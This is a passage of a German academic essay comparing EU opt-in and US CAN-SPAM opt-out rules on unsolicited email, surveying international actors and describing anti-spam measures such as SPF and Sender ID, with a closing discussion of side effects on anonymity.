Perspektiven auf Spam betrachten zumeist die fertigen Spam-Emails nach Eingang beim Empfänger bzw. seinem ISP. Inhalte und Sender werden hier genauer untersucht und klassifiziert. Diese Betrachtung erfolgt in einem Sender-Empfänger Modell, bei dem die Kommunikation über eine Nachricht - den Inhalt einer Email - erfolgt. Diese Perspektive des Sender-Empfänger-Modells verdrängt zu leicht, das am Anfang einer Kommunikation via Email der Empfänger steht. Dessen Email-Adressen muss zunächst einmal vorliegen oder generiert werden. Die Erkenntnis um diese Voraussetzung, dem vorliegen einer gültigen Empfängeradresse, führt zu einer Perspektive die sich der Herkunft, der Zweckbindung und Berechtigung zur Nutzung einer Email-Adresse widmet. Eine EU-Studie[12] führt die vier Arten, zugleich Stufen, an, wie eine Email-Adressen in einen Verteiler für - wie auch immer gearteten - Spam geraten kann. Die Stufen sind dabei nach ihrer Akzeptanz durch den Nutzer gegliedert. Spam - wiederum hier die schlimmste, „böse“ Form dieser Systematik - liegt demnach dann vor, wenn die Adressen aus einer unbekannten Quelle stammen, insbesondere nicht vom Einverständnis der Nutzer zur Zusendung von Emails ausgegangen werden kann. Die nächste Stufe wird als *opt-out* bezeichnet. Ein Einverständnis zur Nutzung der Email-Adressen liegt auch hier nicht vor, jedoch weisen die Spam-Mails hier darauf hin, was getan werden muss, um künftig keine weiteren Spam-Mails, zumindest vom Urheber der jeweils betrachteten Email, mehr zu erhalten. Der Empfänger hat also die Möglichkeit zum *opt-out* - daher stammt der Name. Der große Fortschritt zur nächsten Stufe dieser Kategorisierung besteht nun im Übergang von *opt-out* zu *opt-in*. Bei *opt-in* hat der Nutzer der Zusendung zugestimmt, in dem er sie zum Beispiel selber für einen Newsletter angemeldet hat. Diese Form der Registrierung für die Zusendung von Emails bietet jedoch einige Probleme: Nicht-Berechtigte können die Email-Adressen anderer registrieren, um entweder die Inhaber der Adresse zu schädigen, da sie unerwünschte Informationen erhalten, oder um die Absender zu schädigen, da die Empfänger irrtümlich glauben Spam von ihnen zu erhalten. Die Idealform dieser Systematik besteht im sogenannten *confirmed opt-in* - auch *double opt-in* genannt -, bei dem auf die Registrierung einer Email-Adresse noch eine Bestätigung über eine erste zugesandte Email nötig ist. Die dafür nötige Email kann natürlich immer noch als Belästigung, als unerwünschte Information betrachtet werden, generiert aber keine weiteren Spam-Mails, falls nicht entsprechend geantwortet wird. Diese Systematik veranschauchlicht hervorragend die unterschiedlichen Ansätze, die aufgrund unterschiedlicher Realisierung des Datenschutzes in bezug auf Email-Adressen gängig sind.

[12] Gauthronet, Serge und Dourard, Etienne: Unsolicited Commercial Communications and Data Protetion; Commission of the European Communities (Hrsg.); http://europa.eu.int/comm/internal_market/privacy/docs/studies/spamsum_de.pdf (zuletzt 22.2.2004)

Exemplarische Vertreter mit unterschiedlichem Datenschutzniveau sind die Europäische Union (EU) und die Vereinigten Staaten von Amerika (USA). In der Europäischen Union ist Datenschutz ein Grundrecht, das entweder als Ausfluss der Persönlichkeitsrechte angesehen wird (GG, BGB) oder explizit benannt wird - vgl. EMRK und EU-Grundrechtecharta. In den USA existiert kein allgemeines Datenschutzrecht, zumindest nicht im Verhältnis zwischen Privaten, wo es Teil vertraglicher Ausgestaltung ist.

Die Spam betreffenden Regelungen der EU finden sich in der EU-Richtlinie 2002/58/EG zur Telekommunikation. Die Richtlinie hat eine Vorgeschichte: Sie löste die alte Richtlinie 1997/77/EG ab, basiert auf Regelungen der Datenschutzrichtlinie 1995/46/EG und klärt einen scheinbaren opt-out-Ansatz der Fernabsatzrichtlinie 1997/7/EG. Die EU-Datenschutzrichtlinie etablierte den Datenschutz für alle EU-Mitgliedsstaaten, vorher war der Datenschutz in der EU wenn überhaupt, dann nicht einheitlich geregelt. Im europäischen Wirtschaftsraum gilt nun das gleiche hohe Datenschutzniveau und Daten werden EU-weit gleich behandelt, können ohne Verlust des Schutzniveaus und der Zweckbindung im europäischen Wirtschaftsraum und in einige Länder mehr exportiert werden, ohne das das Grundrecht bzw. abgeleitete Grundrecht auf informationelle Selbstbestimmung beeinträchtigt wird. Zu diesen Daten zählen auch die Email-Adressen natürlicher Personen. Die Ausgestaltung betreffend juristischer Personen ist den nationalen Gesetzgebern überlassen. Auch die Fernabsatzrichtlinie, die Unternehmen das Beschicken von Kunden mit Werbung gestattet, bis dass diese widersprechen, änderte daran nichts. Eine Email kann nicht legitim versandt werden, wenn die Adresse unter Verstoß gegen den Datenschutz erfasst, gespeichert und verwendet wurde.

Die Telekommunikation-Richtlinie dehnt das opt-in-Verfahren, das bisher für Faxe und automatisierte Telefonanrufe galt, auf den Bereich des Email-Verkehrs aus, in dem es drei einfache Prinzipien für unangefordert zugesandte kommerzielle Emails (UCE) - Werbung - aufstellt. Die erste Regel (Artikel 12) schreibt vor, dass die Mitgliedsstaaten verpflichtet sind, ein opt-in-Verfahren zu erlassen. Ein opt-in der Empfänger hinsichtlich des Empfangs von UCE ist zwingend erforderlich, jedoch (Artikel 13(2)) gibt es eine Ausnahme davon, die es gestattet, Emails an Personen zu senden, mit denen bereits ein Kundenverhältnis besteht. Diese Ausnahme ist jedoch streng eingeschränkt auf ähnliche Produkte und gilt ausschließlich für die gleiche juristische Person, also nur für die Firma, mit der der Kunde auch wirklich in ein Kundenverhältnis getreten ist. Das zweite Prinzip verbietet es, die Identität des Absenders zu verbergen - ähnliches findet sich bereits in der Fernabsatzrichtlinie. Das dritte Prinzip schreibt zwingend eine gültige Rückantwortadresse vor, bei der der Empfänger der Email sich kostenfrei und auf einfache Weise sich eines opt-outs von weiteren Emails bedienen darf. Ein *remove request* muss somit vorhanden sein. Innerhalb der EU kommt somit nur ein *permission based marketing* in Frage, wobei

dem Datenschutz genüge getan ist, da die zulässige Zusendung von Emails an die Zustimmung des Inhabers gebunden ist. Diese Zustimmung wird für den Fall unterstellt, dass eine Kundenbeziehung vorliegt und dass die Email darauf wie angeführt inhaltlich bezogen ist. Dies gilt EU-weit jedoch nur für Emails natürlicher Personen. Da für juristische Personen Grundrechte nur bedingt gelten, ist es – wie bereits angeführt – den nationalen Gesetzgebern freigestellt, dies anders zu regeln, wie sie auch für künftige Formen elektronischer Werbung eine Wahl zwischen einem opt-in- und einem opt-out-Modell haben.

Eine deutsche Besonderheit ist das Verbot von Spam, von unangefordert zugesandten kommerziellen Emails ohne vorliegende Kundenbeziehung, nach dem Gesetz gegen den unlauteren Wettbewerb (UWG). Die EU-Richtlinien schlagen sich auch in einer Änderung des UWG zum 1.1.2004 nieder. Historisch lässt sich die durch die Entwicklung der unerwünschten Werbung anhand anderer Medien erklären. Dass Spamming unlauterer Wettbewerb ist, verdrängt nicht die Argumente, die aus dem Recht auf informationelle Selbstbestimmung abgeleitet sind. Sie greifen subsidiär, wenn die Argumentation des unlauteren Wettbewerbs nicht mehr greift, so zum Bespiel im Bereich der politischen Werbung. Politische Werbung ist daher der kommerziellen Werbung gleichgestellt[13], also verboten, da sie einen Eingriff in die Persönlichkeitsrechte des Empfängers darstellt, einem Grundrecht das - so zumindest die derzeit vorliegenden richterliche Urteile - auch nicht durch das Parteienprivileg des Grundgesetzes eingeschränkt wird. Das UWG hat den Vorteil hinsichtlich der Spam-Bekämpfung, dass es Konkurrenten und Verbraucherschutzverbänden ein Klagerecht einräumt, während sonst die Verfolgung der Einschränkung des individuellen Personlichkeitsrechts individueller Initiative bedarf, sofern es nicht so gravierend ist, dass der Staat einschreiten muss. Ein staatliche Schutzgarantie für mit Spam überflutete Personen besteht nicht, aber abgeleitet werden könnte doch ein Anspruch auf staatliche Maßnahmen, etwas gegen Spam zu tun, wenn so viele Bürger betroffen sind. Wobei Regierung und Gesetzgeber die weitestgehende Freiheit der Ausgestaltung zukommt, so dass dieser Gedankengang hier nicht weiterverfolgt werden braucht. Ergänzt sei zuletzt, dass auch das UWG den ISPs kein vielfach gefordertes Klagerechtrecht einräumt.

Die USA kennen nach dem *CAN SPAM act of 2003* kein opt-in-Modell, sondern nur das opt-out-Modell. Absender von unangefordert zugesandten, kommerziellen Emails haben in der Email eine Postanschrift und einen *remove request* anzugeben. Weiterhin ist hat der Absender über eine funktionierende Email-Adresse zu verfügen, welche ggf. bereits für den *remove request* verwendet wird. Damit wird das einfache elektronische Antworten für die Empfänger gewährleistet und auch, dass ein irreleitender, falscher Absender angegeben wird. Der *remove request* eines Nutzers ist zwingend durch

[13] siehe Urteil AG Rostock, 28.1.2003

den Versender zu befolgen, wobei das Bundesgesetz Formalien wie die hierzu maximal zulässige Bearbeitungszeit regelt. Zuletzt haben diese UCEs sich inhaltlich eindeutig als Werbung erkennenzugeben. Die Gemeinsamkeiten der EU-Richtlinien und des US-Gesetzes sind die Verbote des Verbergens bzw. Fälschens der Absenderangaben, des Fehlens einer Rückantwortadresse und eines *remove request* sowie die eindeutige Identifizierbarkeit als Werbung. Diese Vorschriften stärken gesetzlich die formellen Elemente einer Email, da Manipulationen dieser Angaben und die Täuschung darüber, dass es sich um Werbung handelt, diese gleich als nicht-legitime Emails - als Spam - einstufen. Dem amerikanischen opt-out-Modell steht jedoch das europäische opt-in-Modell gegenüber. UCEs können in den USA so lange legal zugesandt werden, wie der Empfänger keinen Einwand über den *remove request* erhebt. Also zumindest einmal ist eine UCE an einen Empfänger zulässig. Anders aufgestellt ist der EU-Ansatz, bei dem bereits eine erste UCE ohne Zustimmung des Empfängers unzulässig ist, sofern nicht die Ausnahme der Kundenbeziehung vorliegt oder der Empfänger gegebenenfalls eine juristische Person ist, für die eventuell nur ein opt-out-Verfahren gilt. Zumindest für natürliche Personen stehen sich die Regelungen entgegen. Konkret darf in der EU somit keine einzige Email an im Internet per Software oder Hand auf irgendwelchen beliebigen Seiten gesammelter Email-Adressen verschickt werden, was in den USA zumindest für eine erste Email zulässig ist. Aufgrund der EU-Datenschutzrichtlinie wäre bereits das hierfür benötigte Erfassen und elektronische Speichern der Email-Adresse in einer Datenbank nicht zulässig. Das Fehlen eines allgemeinen Datenschutzrechtes in den USA hingegen lässt das Sammeln (*harvesting*) und Speichern von Emails im Internet zu. Dass dies die Grundlage für Spamming ist, hat auch der US-Kongress erkannt und daher im CAN SPAM act die hierfür benötigte Software - eine Form sogenannter Spamware - verboten, was zumindest das automatisierte Sammeln von Email-Adressen etwas erschwert. Aufgrund des Fehlens eines allgemeinen Datenschutzrechts hat der US-Gesetzgeber zu diesem Vehikel gegriffen. Diese Spamware ist in der EU nicht verboten, jedoch ihr Einsatz, wenn er zu einer Datenbank führt, der Daten - also Email-Adressen - erfasst, bei denen kein Einverständnis der Inhaber (natürliche Personen) vorliegt. Legitime Nutzungen der Software sind vorstellbar, zum Beispiel das Sammeln von Email-Adressen im Intranet einer Firma. Dass die hierfür benötigte Software eine legitime im Sinne des CAN SPAM act ist, dürfte die Abgrenzung von *harvesting tools* unmöglich machen, da innerhalb eines Intranets und des Internet die gleiche Software eingesetzt werden kann. Kurz gefasst heisst das, dass Spamware zwar verboten ist, die gleiche Software aber auch immer legale Nutzungen kennt. Es kommt daher auf den Zweck an, für das diese Instrumente eingesetzt werden und nicht auf das Instrument selber.

Insgesamt führt das Fehlen eines allgemeinen Datenschutzrechts bezogen auf das Verhältnis zwischen privaten Akteuren in den USA zu einer

stärken Berücksichtigung wirtschaftlicher Interessen. So ist fiktiv eine erste Email zulässig - Spamming bis zum opt-out. Um dies zu mildern, fordert der CAN SPAM act aber nicht nur ein opt-out-Verfahren, sondern spricht sich für ein globales opt-out-Verfahren aus. Global bedeutet dabei, dass die Angabe, dass der Nutzer überhaupt keine UCE wünsche an einer einzigen zentralen Stelle geäußert dazu führe, dass er überhaupt keine UCEs mehr erhalte. Das opt-out bei jedem einzelnem Versender wird so durch ein globales vorweggenommen. Im CAN SPAM act hat der US-Kongress die *federal trade commission* (FTC) angewiesen, einen Bericht zu verfassen, inwiefern ein dafür nötiges Register, vergleichbar der Robinsonliste des Deutschen Direkmarketingverbandes (DDV) bezüglich Werbung per Post, realisierbar ist. Hierzu hat die FTC im Juni 2004 einen Bericht[14] vorgelegt, der ausführt, dass ein derartiges zentrales Register Spam nicht bekämpfen würde, da es Spammern ermöglichen würde, die enthaltenen Adressen für Spamming zu übernehmen. Dies würde das spam-Problem weiter verschlimmern. Die FTC ist davon überzeugt, dass ein Do-Not-Spam-Register nur funktionieren kann, wenn das formelle Kriterium der Email-Adresse gestärkt würde, wenn also Email-Adressen nicht mehr verborgen oder verfälscht werden können. Die Kommission (FTC) spricht sich daher für eine weitere Verbreitung von techischen Lösungen zur Authentifizierung von Absendern aus.

In der vorliegenden Form wird ein opt-out-Verfahren durch ein opt-in-Verfahren in einem grenzlosen Internet ohne Grenzkontrollen zwischen den Bereichen des opt-in- und opt-out-Gebietes nicht gestört. Die Mails aus dem opt-in-Gebiet erreichen die Empfänger nur wenn deren Zustimmung vorliegt und enthalten auch den geforderten *remove request*. die übrigen Mails sind in der Regel Spam. Umgekehrt gilt dies für UCEs aus dem opt-out-Gebiet an Empfänger im opt-in-Gebiet nicht. Zwar enthalten diese UCEs auch den für kommerzielle Emails nötigen *remove request*, aber dies genügt nicht, da die Zusendung bereits unterbleiben muss, wenn keine Zustimmung und keine Kundenbeziehung zwischen Sender und Empfänger besteht. Problematisch ist bereits, dass in der EU bereits das Ernten (*harvesting*) von Email-Adressen und Speichern in einer Datenbank nur mit Zustimmung zulässig ist, also in der Regel überhaupt nicht zulässig ist. Die gleichen Adressen aus den gleichen Adressräumen des Internets, ebenso wie das zufällige generieren von Email-Adressen und schließlich das Anlegen entsprechender Datenbanken ist in den USA hingegen erlaubt. Im Endeffekt führt dies dazu, dass auch nur das opt-out-Modell für den Bereich der EU gilt. Verstöße gegen das opt-out-Modell können dabei grenzüberschreitend kaum geahndet werden. Es handelt sich um komplexe Verfahren mit allen Schwierigkeiten Prozesse im Ausland zu verfolgen oder entsprechende zivil- oder strafrechtliche Ansprüche grenzüberschreitend wahrzunehmen. Entwicklungen auf diesem

[14] FTC 2004: National Do Not Email Registry - A Report to Congress; Washington, D.C/USA, 2004

Gebiet beeinflussen auch die Spam-Bekämpfung.

Opt-in-Verfahren und opt-out-Verfahren sind jedoch miteinander vereinbar, zumindest wenn das Modell eines globalen opt-out-Verfahrens verwendet wird. Globales opt-out bezeichnet in Ergänzung des oben angeführten opt-out-Modells, dass der Inhaber einer Email-Adresse oder einer Internet-Domain diese global vom Erhalt von UCEs abmelden kann. Die Anmeldung an einem 'do not spam'-Register bewirkt bei entsprechender, gesetzlich sanktionierter Berücksichtigung durch die Versender, dass künftig keine UCEs mehr an entsprechende Email-Adressen bzw. *domains* gehen. Insbesondere die Registrierung ganzer *domains* könnte eine Lösung darstellen, wie auch eine Zwangsregistrierung europäischer Email-Adressen an einem derartigen Register durch europäische ISPs. Ein derartiges 'do not spam'-Register zu untersuchen, hatte der US-Kongress die FTC im Rahmen des CAN SPAM act beauftragt. Der Auftrag erfolgte jedoch in Hinsicht auf den Nutzen und die Funktionsfähigkeit eines derartigen Registers, nicht offiziell in Hinblick auf eine Berücksichtigung europäischer Interessen. Wie oben angeführt, kommt der Bericht zu dem Schluss, dass ein derartiges Register nicht funktioniert, wenn Emails - genauer Email-Adressen - nicht weitgehend (*widespread*) authentifiziert werden. Authentifizierung ist für die FTC eine Voraussetzung zum Funktionieren eines entsprechenden Registers. Somit ist ein derartiges Register kein Ausweg, um ein Authentifizierung der Absender zu verhindern, da es diese ebenso benötigt. Ein derartiges Register könnte jedoch auch den Interessen sämtlicher europäischer ISPs, Inhaber von Email-Adressen und -Domains dienen. Die Konstellation ist aber einseitig: Die EU benötigen zur Durchsetzung eines funktionierenden opt-in-Verfahrens die Kooperation der USA. Umgekehrt ist dies nich so. Dennoch dürfte auch für die USA eine Kooperation mit der EU, eine weltweite Kooperation, Vorteile bieten, da dies zumindest das befürchtete Ausweichen der Spammer in weitere Staaten hinreichend berücksichtigt. Hinsichtlich Verhandlungen über die Implementierung von Verfahren, wie zum Beispiel einem globalen 'do not email'-Register, ist das derzeitige Scheitern eines us-amerikanischen Alleinganges nicht das Schlechteste, da es ermöglicht über Verhandlungen noch Interessen weiterer Staaten an einem derartigen Verfahren zu berücksichtigen. In einem grenzenlosen Internet dürfte die Art und Weise der Berücksichtigung der Email-Adressen von Inhabern aus weiteren Staaten eine grundlegende Fragestellung sein, die in internationalem Rahmen verhandelt werden müsste. Gespräche über Spam im internationalen Rahmen finden sich derzeit im Rahmen der OECD und ITU (*International Telecommunication Unit* der UN).

Wenn hier stellvertretend EU und USA angeführt werden, dann daher, weil sich die grundlegende Problematik zwischen opt-in und globalem opt-out stellvertretend an ihnen exemplarisch zeigen lassen. Zudem handelt es sich um die wichtigsten Vertreter. Die übrigen Staaten lassen sich soweit sie Vorschriften hinsichtlich Spam erlassen nach beiden Kategorien sortie-

ren. EU-Richtlinien und CAN SPAM act etablierten hinsichtlich beider Regime zudem erste Vorschriften explizit für Spam, die im Anschluss an vorangehende Experimente der Gliedstaaten erlassen wurden. Diese Vorschriften werden in den kommenden Jahren aber einer Evaluation und Revision bedürfen. Der CAN SPAM act war bereits vor seinem Erlass kritisiert worden, u.a. natürlich, da er nur das „Spammen“ regle (“With this act you CAN SPAM!“). Die Umsetzung der EU-Richtlinien in nationales Recht, insbesondere von 2002/58/EG, hat zu sehr unterschiedlichen Lösungen geführt, so sind die Kompetenzen der Spam-Bekämpfung bei unterschiedlichen Institutionen angesiedelt - mal gehört es zum Bereich der nationalen Telekommunikationsregulierungsbehöre, mal zum Verbraucherschutz, mal zum Datenschutz -, mal ist ein Verstoss gegen die Regelungen sehr günstig, kostet wenige Hundert Euro, und mal ist es sehr teuer, kostet mehrere Zehntausend Euro. Für die Jahre 2005/06 kann daher in den USA und der EU mit verstärkten gesetzgeberischen Maßnahmen gerechnet werden.[15]

3 Akteure

Im Februar und im September 2004 hat die OECD je einen *workshop* zu Spam in Brüssel und in Korea durchgeführt. Hier haben Regierungsvertreter in verschiedenen Foren sich über Fragen der Bekämpfung von *open relays* und der Authentifizierung ausgetauscht. Ein Ergebnis ist das Projekt der Erstellung eines *Anti-Spam Toolkits*, das Instrumente zur Verfolgung von Spammern an die Hand geben soll, ein Projekt dass sich auch bei Akteuren auf nationalstaatlicher Ebene findet. Außer Gesprächen hat es bisher keine von der OECD ausgehenden Aktionen gegeben. Die OECD scheint sich gerade in der Phase der Informationssammlung und Abstimmung zu befinden[16]. Ebenso wie die OECD verfährt die ITU, eine Organisation im Umfeld der Vereinten Nationen. Erklärtes Ziel der ITU ist es die internationale Kooperation - bilateral und multilateral - bei der Spam-Bekämpfung kurz- und langfristig zu fördern. Die Internetseite der ITU enthält eine Übersicht zu aktuellen Konferenzen und *workshops* zur Spambekämpfung.[17] Bisher

[15] Ein Beschluss des EU-Rates von Anfang Dezember 2004 (9.12.2004) scheint dies zu bestätigen. Er kritisiert die unterschiedliche Handhabung in den EU-Mitgliedsstaaten, zieht die Evaluation der Richtline 2002/58/EG vor und sieht vor, Gemeinschaftsmittel für die Entwicklung von Anti-Spam-Techniken zu verwenden. Herausgelöst aus dem Bereich der IT-Sicherheit, scheint mir dies das erste mal zu sein, dass staatliche Mittel für die Erforschung und Entwicklung von Anti-Spam-Software verwendet werden, wenn der Ansatz nicht zu einem weiteren Anti-Spam-Toolkit führt.

[16] So fand nach Kenntnissen des Autors zum Beispiel Anfang Dezember 2004 ein Treffen zwischen Vertretern der OECD und des Verbandes der Deutschen Internetwirtschaft - eco - statt, wo letzterer seine Ziele und Maßnahmen vorstellte.

[17] Zum letzten Quartal 2004 finden sich da Veranstaltungen an folgenden Orten: Kyoto/Japan (02/2005), Brüssel/Belgien (EU-Kommission, 11/2004), Washingon, D.C./USA (u.a. FTC, 11/2004), London/UK (internationale Beteiligung, 10/2004); auch in Brasilien

nur aus Internetforen bekannt, treten inzwischen verstärkt auch Diskussion über Möglichkeiten und Sinn staatlicher Regulierungen im Vergleich zu einer Selbstregulierung der am Internet Teilnehmenden statt. Dem Thema Regulierung versus Selbstregulierung widmete sich zum Beispiel ein Panel beim OECD *workshop* in Korea. Die Bearbeitung auf internationaler Ebene findet im Rahmen von Regierungsorganisationen statt, ist jedoch über diese rückgekoppelt an Akteure auf nationaler Ebene. Diese Rückkoppelung scheint mir jedoch allein zu Wirtschaftsverbänden zu existieren. Software-Hersteller, Anti-Spam-Aktivisten, Verbraucherschutzverbände scheinen unterrepräsentiert zu sein, Direktmarketingverbände finden sich oftmals im Rahmen ihrer Kooperation mit Verbänden der Internetwirtschaft. Ein internationale Kooperation dieser Akteure findet sich nicht. Gegensätzlich so die Positionen des Deutschen Direktmarkting Verbandes (DDV) und der us-amerikanischen Direct Marketing Association (DMA). Während die DDV auf Kooperation setzt - auch im Interesse, ihre legitime Emails nicht als *false positives* gefiltert zu bekommen -, hat sich die DMA Lobbyarbeit wider ein Verbot von Spamming zum Ziel gesetzt. Das Kalkül dahinter ist, dass das Verbot von Spamming den Druck auf Verbot derzeit noch legitimer Werbeformen erhöhen würde; hier muss wieder berücksichtig werden, das Spam unterschiedlich definiert wird. Der Spam-Bekämpfung auf nationaler Ebene über die Implementation von Verfahren und Änderungen am Code - der Software des Internets - sind Grenzen gesetzt, die aufgrund staatlicher bzw. regimebezogener territorialer Grenzen existieren. Aus dem Ausland eintreffender Spam kann so kaum bearbeitet werden. Die Kooperationsvereinbarung zwischen DDV und dem Verband der Deutschen Internetwirtschaft *eco*, die auf dem 2. Deutschen Anti-Spam-Kongress im September 2004 unterzeichnet wurde, kennt daher auch eine Ausstiegsklausel für den Fall, dass sich das entwickelte Positivlistenprojekt als unwirksam herausstellt. [18] Nachfolgend seien einige ausgewählte Projekte der Spam-Bekämpfung aufgeführt:

- *Sender Permitted From (SPF).* Dieses von AOL im Januar 2004 vorgestellte Verfahren setzt auf eine Modifikation des Code des *domain name service* (DNS). Die IP-Adresse, von der eine Email empfangen wird, ist derzeit das einzige formelle Element einer Email, dass nicht verfälscht werden kann. Ein *reverse lookup* im *domain name server* erlaubt zu einer IP-Adressen den - genau gesagt einen - *domain name* zu erhalten. Hier kann nun geprüft werden, ob die *domain* der angegebe-

und China hat es bereits Konferenzen gegeben. Für den nächsten WSIS (*World Summit on the Information Society*) steht Spam ganz oben auf der Agenda. Der EU-Rat hat den EU-Mitgliedsstaatenim Dezember 2004 empfohlen sich an internationalen Aktivitäten zu beteiligen.

[18] Die Wirksamkeit ist wirklich fraglich, wenn 80% des deutschen Spam wirklich aus den USA stammen. Wirksamkeit wäre dann mehr auf den Schutz der legitimen Versender kommerzieller Emails gerichtet. Benötigt würde ein derartiges Projekt auf internationaler Ebene - ähnlich einem staatlich implementierten 'do not email'-Register.

nen Email-Adresse überhaupt zu den IP-Adresse gehört. Leider ist das insgesamt etwas komplexer, da unter der selben IP-Adresse oft mehrere *domains* zu finden sind oder mehrere System ein und denselben Mailserver nutzen. Dies Problem löst nun SPF, welches die zusätzlichen Angaben definiert, damit ein Serveradministrator angeben kann, welche *domains* berechtigt sind, über einen Mailserver Email zu versenden. Kurz gesagt, kann bei der Implementierung durch den Empfänger einer Email oder seinen ISP geprüft werden, ob die anlieferende IP-Adresse berechtigt ist, Emails von der angegebenen *domain* - dem Teil hinter dem @-Zeichen - zu liefern.

Das Verfahren ist eine Art von Authentifizierung, allerdings werden nicht Nutzer authentifiziert, sondern Server. Allerdings täuscht der Begriff „Authentifizierung“, da es sich nur um eine einseitge handelt, denn es ist nur sicher gestellt, dass der Systemadministrator - der Inhaber des Servers - es gestattet, Emails von dieser *domain* zu versenden, nicht sichergestellt ist, ob der Inhaber des *domain name* gestattet, dass Emails in seinem Namen über diesen Server versendet werden. Einfacher, anders gesagt: Ein Versender kann einfach seine Absenderangaben verändern, nicht aber so einfach die versendende IP-Adresse. Der Schutz ist nicht lückenlos, SPF würde aber die Bekämpfung einiger Spamming-Techniken zum Verbergen und Verfälschen der Absenderangaben bekämpfen. Das SPF-Verfahren ist zudem ein freies Verfahren – *open source* –, was sich auch darauf bezieht, dass keine Urheberrechte oder Softwarepatente eine Verbreitung beeinträchtigen-

- *Sender ID / Caller ID.* Die erwähnten Verwertungsrechte sind gerade das Problem bei einer Implementierung des Sender-ID-Verfahren, für das sich die Firma Microsoft, die es entwickelt hat, Patente gesichert hat. Im Prinzip funktionieren Sender ID und das *Sender Policy Framework* ebenso über zusätzliche DNS-Einträge, die definieren, welche *domains* von einer IP-Adresse berechtigt sind, Emails zu versenden. Diese DNS-Einträge können weltweit von anderen Servern abgerufen werden.

  Gegenüber Verfahren, die eine Authentifizierung der Nutzer erforderlich machen, haben *domain name*-basierende Verfahren den Vorteil, dass diese Authentifizierung in zwei Schritten erfolgt: Die Server authentifizieren sich weitgehend untereinander, jeder Betreiber muss dann sicherstellen, dass aber auch nicht jeder – jeder Spammer – Emails über diesen Server versenden kann. Dies macht in der Regel ein Authentifizierung der Nutzer am Server notwendig. Es handelt sich um ein zweistufiges Vertrauensmodell. AOL lehnt Caller ID nicht aufgrund der Technologie oder Patente ab, sondern weil der Konzern befürchtet, dass die *open source*-Szene es ablehnen wird.

- *Staatliche Sanktionierung.* Zivil- und Strafrechtliche Maßnahmen stellen eine Möglichkeit dar, Spamming über das Rechtssystem[19]zu sanktionieren; hierzu gehört auch die Gewinnabschöpfung. Spektakulär ist aktuell die Verurteilung eines amerikanischen Spammers zu neun Jahren Haft in Virginia, jedoch muss diese Sensation ggf. relativiert werden, da eine noch ausstehende richterliche Anordnung diesen *jury*-Spruch im Strafmaß verringern kann.

  Ein strafrechtliche Sanktionierung von Spamming ist in Deutschland derzeit nicht gegeben. Indirekt kann es ggf. verfolgt werden, wenn für das Spamming Manipulationen an fremden Rechnern erforderlich waren, die nach den geltenden Gesetzen gegen Computersabotage etc. bereits strafbar sind. Der verworfene Entwurf (Frühjahr 2004) eines Anti-Spam-Bundesgesetzes der rot-grünen Koalition soll eine strafrechtliche Sanktionen enthalten haben. Etwas milder äußerte sich die CDU, die Spamming als Ordnungswidrigkeit verfolgt sehen wollte.[20] Das Kalkül dahinter war, dass Bußgelder für Spamming dann so einfach per behördlicher Anweisung und ohne komplette Gerichtsverfahren verhängt werden könnten. Erst beim Widerspruch des vermeintlichen Spammers wäre ein entsprechendes Verfahren ggf. nötig. Jeder, der mal ein Knöllchen bekommen hat, kennt das. Ziel ist es vor allem, durch entsprechende Bußgelder die Ökonomie des Spammens zu zerstören. Diese Wirkung gilt analog für Haftstrafen. Es verbleiben jedoch die Schwierigkeiten der Identifizierung der Spammer und der Verfolgung strafrechtlicher und zivilrechtlicher Ansprüche über Territorialgrenzen hinweg.

- *Anti-Spam-Toolkit.* Ein derartiges Toolkit ist weniger eine Software als vielmehr eine Handlungsanleitung für Regierungen, Regulierer oder ISPs. Es stellt Informationen und praktische Anleitungen zur Verfügung. Die OECD hat ein derartiges Projekt hinsichtlich der Beratung von Regierungen gestartet. Zukünftig sollen für das Toolkit auch Programme zur „Erziehung“ der Nutzer entwickelt und eine Übersicht der Lösungsansätze ergänzt werden.

Die Beispiele vervollständigen das Bild, das zeigt, dass alle politischen Regulierungselemente im Bereiche der Spam-Politik zur Verfügung stehen und zumindest diskutiert werden. Zum einen können Sanktionen erlassen werden, und zum anderen Aufklärung der in irgendeiner Form Betroffenen zwecks Verhaltens- oder Einstellungsveränderung (Normen) betrieben werden. Weiterhin können Marktmechanismen etabliert oder verändert werden,

[19]Im Sinne von Selbstregulierung könnte etwas derartiges auch über Verfahren wie Microsofts Bonded Sender erfolgen, wobei in einem solchen Verfahren auch gute Verdienstmöglichkeiten zu finden sind.

[20]vgl. Bundestagsdrucksache 15/2655

was hier nicht analysiert wird. Hingewiesen sei nur auf die Konkurrenz der Email-ISPs (GMX, AOL, Hotmail, web.de etc.), die mit ihrer Anti-Spam-Technologie Kunden umwerben und die Auswirkungen von ggf. einzuführenden Bußgeldern auf die Ökonomie des Spam. Eine große Bedeutung kommt dem Instrument der Veränderung von dem vor, was der amerikanische Autor Lawrence Lessig *Code* nennt. Veränderungen bzw. Ergänzungen der Software des Internets zielen dabei derzeit vordringlich auf die Implemenation von Authentifizierungsmechanismen. Noch haben Staaten und Regime nicht begonnen, sich hier für eine Lösung stark zu machen. Da alle Regulierungsinstrumente in ihrer Leistung beschränkt scheinen, spricht viel für einen multi-dimensionalen Ansatz.

4 Nebeneffekte

Auch wenn viele - technische und rechtliche - Maßnahmen zur Lösung des Spam-Problems diskutiert werden, so scheinen die Überlegungen hinsichtlich einer Technikfolgenabschätzung nicht so weit gediehen zu sein. Diese sollten verstärkt diskutiert werden. Verschiedene Lösungen für unterschiedliche Problemstellungen können sich gegenseitig beeinflussen. Eine Änderung im *domain names service* stellt so eine Lösung für die Spam-Bekämpfung vor. Hier wird ein Vertrauensmodell etabliert, dass der Spam-Bekämpfung dient. Es sei darauf hingewiesen, dass dieses Vertrauensmodell, wenn es erst elaboriert genug ist, weiteren Interessen dienen kann.[23] Eine erfolgreiche Spam-Bekämpfung über die Authentifizierung jeglicher Email eines jeden Benutzers würde die Möglichkeiten anonymer Emails oder Emails unter Pseudonymen verringern, die die derzeit existieren, wenn sie nicht sogar vollständig verschwinden würden. Auch könnten für die Spam-Bekämpfung entwickelte Authentifizierungsverfahren und Vertrauensmodelle für *trusted systems*, *digital rights management*-Systeme (DRM-Systeme) verwendet werden. Die Entwicklungen dieser Technologie bieten aber auch viele Möglichkeiten Spam zu bekämpfen. So vermute ich bei einem etablierten DRM-System genug Möglichkeiten für ein spam-freies Email-System. Technologien, die es ermöglichen die Verwendung von Dateien auf einen Rechner zu beschränken, wofür dieser eindeutig identifizierbar sein muss, dürften diese Identifizierung auch für andere Lösungen zur Verfügung stellen können, so zum Beispiel zur Identifizierung des Absenders. Ein Zwischenschritt besteht darin, anhand von etablierten Verfahren - Vertrauensmodellen - zumindest die 